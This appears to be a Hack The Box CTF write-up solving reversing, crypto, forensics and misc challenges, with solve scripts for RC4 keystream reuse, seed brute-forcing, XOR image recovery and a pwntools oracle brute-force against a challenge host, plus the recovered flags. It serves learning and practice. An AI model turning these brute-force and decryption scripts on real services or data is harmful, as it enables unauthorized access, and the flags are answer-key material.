```
>>> hc = 'B7U{l3efI1oSz6nf1}}0iQ1ulh0vkj0z{0rOG'
>>> flag = ''
>>> for i in range(18):
...     flag += chr(ord(hc[-(i - 0x23)]) + ord(hc[i]) >> 1)
...
>>> print flag
HTB{s1gh_0k_w3_g0}
```

Homework challenge


We were given a folder with three ELF binaries:

```
$ file *
core: ELF 64-bit LSB core file x86-64, version 1 (SYSV), SVR4-style, from
'./decryptor', real uid: 0, effective uid: 0, real gid: 0, effective gid: 0,
execfn: './decryptor', platform: 'x86_64'
decryptor: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/l,
BuildID[sha1]=c542e5e7a794eeeaf972637e8614f36a7514f5b9, for GNU/Linux 3.2.0, not
stripped
homeworkcrypter: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/l,
BuildID[sha1]=0504dc702ba46bb9f0df56efdb3ad2a8bd83a4ce, for GNU/Linux 3.2.0,
stripped
```

As we can see on the file output, there is a "core" file generated from a "decryptor" binary crash. Let's analyze it.

```
lab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$ gdb -q ./decryptor core
Reading symbols from ./decryptor...(no debugging symbols found)...done.
[New LWP 37372]

warning: .dynamic section for "/lib64/ld-linux-x86-64.so.2" is not at the
Core was generated by `./decryptor'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x00007fcd256e00c7 in ?? ()
gdb-peda$ bt
#0  0x00007fcd256e00c7 in ?? ()
#1  0x000055f9a7d80215 in KSA ()
#2  0x000055f9a7d80437 in decrypt ()
#3  0x000055f9a7d80586 in main ()
#4  0x00007fcd25580b6b in _dl_open (file=0x55f9a7d800e0 <_start> "1\355I\
#5  0x000055f9a7d8010a in _start ()
gdb-peda$ 
```

Backtrace show us where the binary has crashed and his trace. Let’s disassembly “decrypt” function to understand what’s happening.



The “decrypt” function calls a function that performs a KSA (Key Scheduling Algorithm) and a function that performs a PRGA (Pseudo-Random Generation Algorithm), those algorithms are strongly linked to a stream cipher called RC4, then we can suppose that the text has been encrypted with RC4. But right now, we don’t have the ciphertext to work with.

The core file has been generated just in the beginning of “KSA” function, then we can try to dump ciphertext and maybe an useful password from memory.

```
lea     rsi, modes      ; "rb"
lea     rdi, filename   ; "homework.enc"
call    _fopen
mov     [rbp+stream], rax
mov     rax, [rbp+stream]
mov     edx, 2          ; whence
mov     esi, 0          ; off
mov     rdi, rax        ; stream
call    _fseek
mov     rax, [rbp+stream]
mov     rdi, rax        ; stream
call    _ftell
mov     [rbp+n], rax
mov     rax, [rbp+stream]
mov     edx, 0          ; whence
mov     esi, 0          ; off
mov     rdi, rax        ; stream
call    _fseek
mov     rax, [rbp+n]
add     rax, 1
mov     rdi, rax        ; size
call    _malloc
mov     [rbp+ptr], rax
mov     rdx, [rbp+n]    ; n
mov     rcx, [rbp+stream] ; stream
mov     rax, [rbp+ptr]
mov     esi, 1          ; size
mov     rdi, rax        ; ptr
call    _fread
mov     rax, [rbp+stream]
mov     rdi, rax        ; stream
call    _fclose
mov     rdx, [rbp+n]
mov     rax, [rbp+ptr]
add     rax, rdx
mov     byte ptr [rax], 0
lea     rdi, format     ; "Enter key: "
mov     eax, 0
call    _printf
mov     rax, [rbp+ptr]
mov     rdi, rax        ; s
call    _strlen
shl     rax, 2
mov     rdi, rax        ; size
call    _malloc
mov     [rbp+var_18], rax
lea     rax, [rbp+var_40]
mov     rsi, rax
lea     rdi, aS         ; "%s"
mov     eax, 0
call    ___isoc99_scanf
mov     rax, [rbp+var_40]
mov     rdx, [rbp+var_18]
mov     rcx, [rbp+ptr]
mov     rsi, rcx
mov     rdi, rax
call    decrypt
```

This part of code disassembled from “main” function show us that the content of “homework.enc” file (possible ciphertext) is read and allocated inside heap, the key is allocated inside the stack. Then we can try to search their addresses inside stack frames of every function that work with them.

```
gdb-peda$ x/50xg $rsp
0x7ffd8e5101e8: 0x000055f9a7d80215      0x00007ffd8e510240
0x7ffd8e5101f8: 0x0000000000006161      0xffffffffffffffb0
0x7ffd8e510208: 0x3e994199224a6600      0x00007ffd8e510350
0x7ffd8e510218: 0x000055f9a7d80437      0x000055f9a7d800e0
0x7ffd8e510228: 0x000055f9a81348a0      0x000055f9a81354a0
0x7ffd8e510238: 0x0000000000006161      0x000055f9a8134260
0x7ffd8e510248: 0x0000000000000000      0x000055f9a7d800e0
0x7ffd8e510258: 0x00007ffd8e510490      0x0000000000000000
0x7ffd8e510268: 0x0000000000000000      0x00007ffd8e5103b0
0x7ffd8e510278: 0x00007fcd255bdcab      0x0000003000000008
0x7ffd8e510288: 0x00007ffd8e510360      0x00007ffd8e5102a0
0x7ffd8e510298: 0x3e994199224a6600      0x0000000000000000
0x7ffd8e5102a8: 0x00007ffd8e510370      0x000055f9a81348a0
0x7ffd8e5102b8: 0x000055f9a81348a0      0x000055f9a8134890
0x7ffd8e5102c8: 0x0000000000000001      0x0000000000000000
0x7ffd8e5102d8: 0x000055f9a8134068      0x00007fcd2573f290
0x7ffd8e5102e8: 0x00000000000000f0      0x00007fcd255ea210
0x7ffd8e5102f8: 0x00000000000000bf      0x00000000000000c0
0x7ffd8e510308: 0x000000000000000b      0xffffffffffffffb0
0x7ffd8e510318: 0x0000000000000000      0x0000000000000000
0x7ffd8e510328: 0x00007fcd255f2ad3      0x0000000000000000
0x7ffd8e510338: 0x0000000000000000      0x00007ffd8e5103b0
0x7ffd8e510348: 0x3e994199224a6600      0x00007ffd8e5103b0
0x7ffd8e510358: 0x000055f9a7d80586      0x00007ffd8e510498
0x7ffd8e510368: 0x0000000125795190      0x0000000000006161
```

We noticed that the input key can be found at `0x7ffd8e510238` which contains the values `0x6161 = ‘aa’`, and the pointer that contains the possible ciphertext address can be found at `0x7ffd8e510230` which contains the heap address `0x000055f9a81354a0`, if we look what’s inside it we will see the ciphertext. Then we can try to dump it with GDB.

```
gdb-peda$ x/50xg 0x000055f9a81354a0
0x55f9a81354a0: 0x7aeb93d76369c58a      0x12ce3be4a3de6042
0x55f9a81354b0: 0x638b403b3c8319eb      0x80a4856f257cbebb
0x55f9a81354c0: 0x3a437cd77fea2d1a      0x649474254ae33e71
0x55f9a81354d0: 0xcfa491751f9b7a00      0x636504709342d96e
0x55f9a81354e0: 0xc207c1e69e35921b      0x2b61b5e006d42e51
0x55f9a81354f0: 0xdfe302a7a7294f78      0x7accfd5f9390f2b1
0x55f9a8135500: 0x242a20c0a921788e      0xd3a89374790291e9
0x55f9a8135510: 0x107d97585024de5c      0x3183df740af73eb0
0x55f9a8135520: 0xef1fc9ec433d370c      0x00000000000000e4
0x55f9a8135530: 0x0000000000000000      0x000000000001fad1
0x55f9a8135540: 0x0000000000000000      0x0000000000000000
0x55f9a8135550: 0x0000000000000000      0x0000000000000000
0x55f9a8135560: 0x0000000000000000      0x0000000000000000
0x55f9a8135570: 0x0000000000000000      0x0000000000000000
0x55f9a8135580: 0x0000000000000000      0x0000000000000000
0x55f9a8135590: 0x0000000000000000      0x0000000000000000
0x55f9a81355a0: 0x0000000000000000      0x0000000000000000
0x55f9a81355b0: 0x0000000000000000      0x0000000000000000
0x55f9a81355c0: 0x0000000000000000      0x0000000000000000
0x55f9a81355d0: 0x0000000000000000      0x0000000000000000
0x55f9a81355e0: 0x0000000000000000      0x0000000000000000
0x55f9a81355f0: 0x0000000000000000      0x0000000000000000
0x55f9a8135600: 0x0000000000000000      0x0000000000000000
0x55f9a8135610: 0x0000000000000000      0x0000000000000000
0x55f9a8135620: 0x0000000000000000      0x0000000000000000
gdb-peda$ dump binary memory ciphertext.bin 0x55f9a81354a0 0x55f9a8135529
gdb-peda$ ls
ciphertext.bin  core  decryptor  homeworkcrypter
```


Now we can try to decrypt it with the password found at the binary memory which unfortunately does not work. We need the key to decrypt the ciphertext. Let's take a look to the cipher.

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  FILE *stream; // ST60_8
  __int64 n; // ST68_8
  void *ptr; // ST70_8
  size_t v6; // rax
  FILE *v7; // ST80_8
  void *v8; // ST88_8
  __int64 v9; // rcx
  __int64 v10; // r8
  __int64 v11; // r9
  char *v12; // ST90_8
  char **v14; // [rsp+0h] [rbp-B0h]
  size_t v15; // [rsp+18h] [rbp-98h]
  unsigned __int8 *v16; // [rsp+38h] [rbp-78h]
  size_t v17; // [rsp+58h] [rbp-58h]
  __int64 v18; // [rsp+60h] [rbp-50h]
  __int64 v19; // [rsp+68h] [rbp-48h]
  __int64 v20; // [rsp+70h] [rbp-40h]
  __int64 v21; // [rsp+78h] [rbp-38h]
  __int64 v22; // [rsp+80h] [rbp-30h]
  __int64 off; // [rsp+88h] [rbp-28h]
  __int64 v24; // [rsp+90h] [rbp-20h]
  int v25; // [rsp+98h] [rbp-18h]
  unsigned __int16 v26; // [rsp+9Ch] [rbp-14h]
  unsigned __int64 v27; // [rsp+A8h] [rbp-8h]

  v14 = a2;
  v27 = __readfsqword(0x28u);
  stream = fopen("homework.txt", "rb");
  fseek(stream, 0LL, 2);
  n = ftell(stream);
  fseek(stream, 0LL, 0);
  ptr = malloc(n + 1);
  fread(ptr, 1uLL, n, stream);
  fclose(stream);
  *((_BYTE *)ptr + n) = 0;
  v6 = strlen((const char *)ptr);
  v16 = (unsigned __int8 *)malloc(4 * v6);
  v7 = fopen("./homeworkcrypter", "r");
  fseek(v7, 0LL, 0);
  fread(&v18, 1uLL, 0x40uLL, v7);
  v8 = malloc(HIWORD(v25) * v26);
  fseek(v7, off, 0);
  fread(v8, 1uLL, HIWORD(v25) * v26, v7);
  v12 = sub_1482(v7, (__int64)v8, (__int64)v8, v9, v10, v11, v18, v19, v20, v21, v22, off, v24, *(__int64 *)&v25);
  sub_13FF(v12, ptr, v16);
  v15 = 0LL;
  v17 = strlen((const char *)ptr);
  while ( v15 < v17 )
    printf("%02hhX", v16[v15++], v14);
  return 0LL;
}
```

The binary opens the file "homework.txt" and basically prints his encrypted content, the key seems to be static every time, it seems to be dumped from the same binary, we can test it.

```
lab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$ printf "AAAAAAAA" > homework.txt
lab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$ ./homeworkcrypter
83E1444EF9F2D95Elab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$ ./homeworkcrypter
83E1444EF9F2D95Elab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$ ./homeworkcrypter
83E1444EF9F2D95Elab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$ ./homeworkcrypter
83E1444EF9F2D95Elab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$
```

The key is static then we can skip reversing the key generation algorithm and take a look to RC4 algorithm.



At the end of the algorithm, the plaintext is XORed with Key Stream then if we generate a plaintext with same size than our target ciphertext, we encrypt it and XOR it with the used plaintext, we will get the same Key Stream that encrypted the target ciphertext and we should be able to decipher it.

```
lab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$ ls -la ciphertext.bin
-rw-rw-r-- 1 lab lab 137 nov 21 22:17 ciphertext.bin
lab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$ python -c "print 'A' * 136" > homework.txt
lab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$ ./homeworkcrypter > dummycipher
lab@ubuntu:~/Desktop/CTFs/HTBxUNI/homework$ python script.py
Hello sensei,

I hope you enjoyed correcting my homework OwO.

Pleasu give me fullllllll marks ;)

HTB{b@d_b@d_Onii_chw@n_:(}

Arigato!
```

```
#!/usr/bin/env python2

'''
Homework - Hack The Box - CTF
'''


# Read a dummy ciphertext, this text was generated using homeworkcrypter and
# supplying a stream of 136 'A'.
dummytext = 'A' * 136
with open('dummycipher', 'r') as f:
    dummycipher = f.read().decode('hex')[:-1]

# XOR the cipher with the plaintext to get the key.
key = ''
for i in xrange(len(dummycipher)):
    key += chr(ord(dummycipher[i]) ^ ord(dummytext[i]))


# Use the key to XOR the ciphertext extracted from the coredump and decrypt
# the data.

with open('ciphertext.bin', 'r') as f:
    ciphertext = f.read()

plain = ''
for i in xrange(len(key)):
    plain += chr(ord(key[i]) ^ ord(ciphertext[i]))

print plain
```

Crypto

Not! challenge

We were given a folder with two images inside:

Notnot:

Not:

After several tries to combine images or making arithmetic operations to them. We figured out plain legible text inside Not.png. With a magnifying glass we discovered the hidden flag: HTB{1_t1m3_p4d_s0_b4d}

Superseed challenge

We are given two files:

- superseed.py

```
#!/usr/bin/python3

    import random
```

```
import string
import secrets

chars = secrets.getChars()
flag = secrets.getFlag()

random.seed(chars[:3])

key = [random.randrange(512) for char in "qwertyuiop2l"]
print([chr(ord(flag[key.index(number)]) + number) for number in key])
```

- output.txt

```
['ű', 'Ł', 'Y', 'ǿ', 'ɜ', 'ŭ', 'ɣ', '\x96', 'ū', 'ó', 'b', 'Ł']
```

The file superseed.py contains the encryption script used to produce the output.txt file.

The encryption algorithm works by performing an arithmetic addition of each number from the key with the corresponding byte of the flag. The result is then stored in a list which is then printed to stdout.

The key is produced as the result of this line:

```
key = [random.randrange(512) for char in "qwertyuiop2l"]
```

Which means we will end up with a list that contains 12 pseudorandom generated numbers ranging from 0 to 511. The PRNG is seeded using a string of 3 characters, which is easy to bruteforce, since we already know that the flag starts with 'HTB{', we just have to subtract it from the cipher to get the first four numbers from the key. The rest is just a matter of seeding the PRNG with different strings until we produce the exact same sequence of numbers:

```
# This code will bruteforce the key.
   import struct
   import random

   cipher = ['ű', 'Ł', 'Y', 'ǿ', 'ɜ', 'ŭ', 'ɣ', '\x96', 'ū', 'ó', 'b', 'Ł']

   def bruteforce(cipher):
       # Subtract each character from 'HTB{' from the ciphertext to get the
       # key's first four numbers.
       key = [ ord(cipher[i]) - ord(c) for i, c in enumerate('HTB{') ]

       for i in range(0, 0xffffff):
           random.seed(struct.pack('<I', i)[:3])

           for k in key:                          # Check if each number is equal to
               if k != random.randrange(512):  # number produced by the PRNG
                   break

           else:
               print(f'[+] FOUND: {hex(i)}')
               return i  # Return the seed

       return None
```

Once we have the seed, it is trivial to generate the key and decrypt the ciphertext, we just need to subtract each number from the key to the corresponding character of the ciphertext:

```
# This code will decrypt the ciphertext.
import struct
import random

def solve(seed, cipher):
    random.seed(seed)

    plain = ''
    for c in cipher:
        plain += chr(ord(c) - random.randrange(512))

    print(plain)
```

After about 30 seconds after we execute our script, the seed is cracked and the ciphertext decrypted:

```
$ python win.py
  [+] FOUND: 0x2e2d5e
  HTB{r4nd0m!}
```

The full script can be found inside “file” folder, it’s called “superseed.py”.


Forensic

Men in Middle challenge


We have to transform the .pcapng to a .pcap format. We can do it with this command:

```
tshark –F pcap –r capture.pcapng –w capture.pcap
```

Then, we can open this capture with networkminer tool to examine the data.




If we see the files, we can find something interesting like old_password.txt and top_secret_XOR.png.




So, we analyze the top_secret_XOR.png and old_password.txt, we can see that the length of the last password was 8 bytes:

```
[redacted] cat old_password.txt
$5g&8)@D
[redacted] xxd top_secret_XOR.png | head
00000000: ba0e 6826 453a 6738 335e 266c 0178 3960  ..h&E:g83^&l.x9`
00000010: 335e 2795 4830 7c04 3b5c 2661 4828 e9c5  3^'.H0|.;\&aH(..
00000020: 515e 22f3 9279 3973 6726 fcd5 b557 ea56  Q^"..y9sg&...W.V
00000030: 6ac8 3be9 91e3 92ab 45f3 9369 47a5 dc00  j.;.....E..iG...
00000040: 18ed 9425 1f25 27fe 3fe6 2ee1 d4d1 01d6  ...%.%'.?.......
00000050: 69ad 5799 cd8f f4b9 6f7a a0a1 64b0 79b3  i.W.....oz..d.y.
00000060: ad1f 51c2 f37b d9ba 3f73 1bbd 8b85 ebd4  ..Q..{..?s......
00000070: 15c1 58bd b36c 0efd fbf2 8a8b 8ea0 9ee7  ..X..l..........
00000080: 1884 f5bd 84ee 06c5 ade5 e95f 12cb 92cd  ..........._....
00000090: 7ca1 412c 9be2 e1ac f8bb 146c b7d4 a9dd  |.A,.......l....
[redacted] xxd iamthekey.png | head
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
00000010: 0000 0385 0000 029b 0806 0000 0042 7b2f  .............B{/
00000020: ff00 0000 1974 4558 7453 6f66 7477 6172  .....tEXtSoftwar
00000030: 6500 4164 6f62 6520 496d 6167 6552 6561  e.Adobe ImageRea
00000040: 6479 71c9 653c 0000 0328 6954 5874 584d  dyq.e<...(iTXtXM
00000050: 4c3a 636f 6d2e 6164 6f62 652e 786d 7000  L:com.adobe.xmp.
00000060: 0000 0000 3c3f 7870 6163 6b65 7420 6265  ....<?xpacket be
00000070: 6769 6e3d 22ef bbbf 2220 6964 3d22 5735  gin="..." id="W5
00000080: 4d30 4d70 4365 6869 487a 7265 537a 4e54  M0MpCehiHzreSzNT
00000090: 637a 6b63 3964 223f 3e20 3c78 3a78 6d70  czkc9d"?> <x:xmp
```


So if we XOR the first 8 bytes of any PNG file we can get the actual password to get the original image:



By getting the original image, we can check chunked data at the end of the file encoded as HEX:



And by decoding the HEX to ASCII we get the flag:



Misc

Securacle

In this case we have a misc challenge where we are given an IP and a port.

At first, we try to connect using netcat to the IP address and we can see that the server asks for an input line, so we try to send some input.

After sending a short string chain it returns the keyword “Nah!”, but if we send a bigger one it returns “Caught you!”.

We supposed that if it returned Caught you! it meant we were overwriting the flag with an incorrect value, so we decided to make a bruteforce script that checked if the server returned “Nah!” (Correct) or “Caught you!” (Incorrect).

It is important to send a “\x00” after the test string to avoid the sent character “\n”.

The script was made in python using pwntools library:

```
from pwn import *

def generarAlfabetoVersion():
    alpfabeto = []
    alpfabeto.append(chr(46)) # Punto
    for i in range(32,127): # Numeros
        alpfabeto.append(chr(i))
    return alpfabeto

def test(query):
    io = remote("docker.hackthebox.eu", 31291)
    io.sendline(query + '\x00')
    response = io.recvall()
```

```
    print(response)
    return 'Nah' in response

alphabet = generarAlfabetoVersion()

line = ""

while True:
    for c in alphabet:
        print(line + c)
        if(test(line + c)):
            line = line + c
            break
```

Proof of the script result with the flag:

```
[+] Opening connection to docker.hackthebox.eu on port 31291: Done
[+] Receiving all data: Done (93B)
[*] Closed connection to docker.hackthebox.eu port 31291
The secret is the flag!
If you overwrite it, you get nothing!
What's your guess?
